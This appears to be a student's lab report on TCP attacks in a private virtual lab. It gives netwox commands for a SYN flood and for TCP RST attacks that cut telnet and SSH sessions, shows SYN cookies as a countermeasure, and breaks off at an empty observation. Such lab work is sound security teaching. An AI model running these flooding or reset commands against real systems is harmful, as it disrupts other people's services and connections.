Lab 4 Report

**Tips:**

Tips:

Machine A IP=10.0.2.5 Name: Ayase

Machine B IP=10.0.2.15 Name: Kirino

Machine C IP=10.0.2.6 Name: Kanako

Machine A has another NIC only for SSH connection with host Windows PC, ip address is 192.168.56.101

Machine B has another NIC only for SSH connection with host Windows PC, ip address is 192.168.56.102


The SSH windows are terminals of Machine A and B

## 3.1 Task 1 : SYN Flooding Attack

Using 3 machines listed in the Tips, I regard Machine C as the server, A as the victim and B as the attacker.

Before the attack:

Sudo telnet 10.0.2.6(Run on Machine A)




Observation:


Machine A can telnet Machine C as normal.

Turn on Machine B, and run the command as follow:

**netwox 76 -i 10.0.0.6 -p 23 –s raw**

**netstat –tna** of Machine C(Server)






Observation:

After B creating the SYN flood attack, the server’s queue is full and A cannot telnet to the server anymore.

**sysctl -w net.ipv4.tcp\_syncookies=1**



Observation:

After setting the SYN cookies=1, the SYN cookies service is turned on. After that, Machine A can telnet to Machine C as normal. As a result, we can draw a conclusion that SYN cookies can protect machines from flooding attack.


Explanation:

SYN cookies can let the queue waiting for the second ACK connection without building the buffer for connections by the first time the ACK comes. As a result, the attacker’s packets will not let the server create space for them. As the attacker’s IPs are spoofed randomly, the attacker cannot send the ACK confirm packet to the server, so that the server would not create space for any of the attacker’s packets.

## 3.2 Task 2 : TCP RST Attacks on telnet and ssh Connections

**For Telnet:**

Create telnet between A and C




Observation:

A can telnet C successfully and the telnet has been established.

Machine B(Attacker):

**netwox 78 –d enp0s3 –s raw –i 10.0.2.5**




Observation:

After typing in the command in attacker’s machine, telnet between A and C is crashed.

**For SSH:**


Create SSH connection between A and C



Observation:

The SSH connection between A and C has been established successfully.

**netwox 78 –d enp0s3 –s raw –i 10.0.2.5**



Observation:


After typing in the command in machine B, the SSH connection is crashed.

Explanation:

Machine B sent a command that reset all TCP packets of 10.0.2.5, including Telnet and SSH TCP packets. After receiving RST packets, Machine A(10.0.2.5) cut the connection. That is why both SSH and Telnet connection are crashed.

## 3.3 Task 3 : TCP RST Attacks on Video Streaming Applications

Before the attack:




**Observation:**

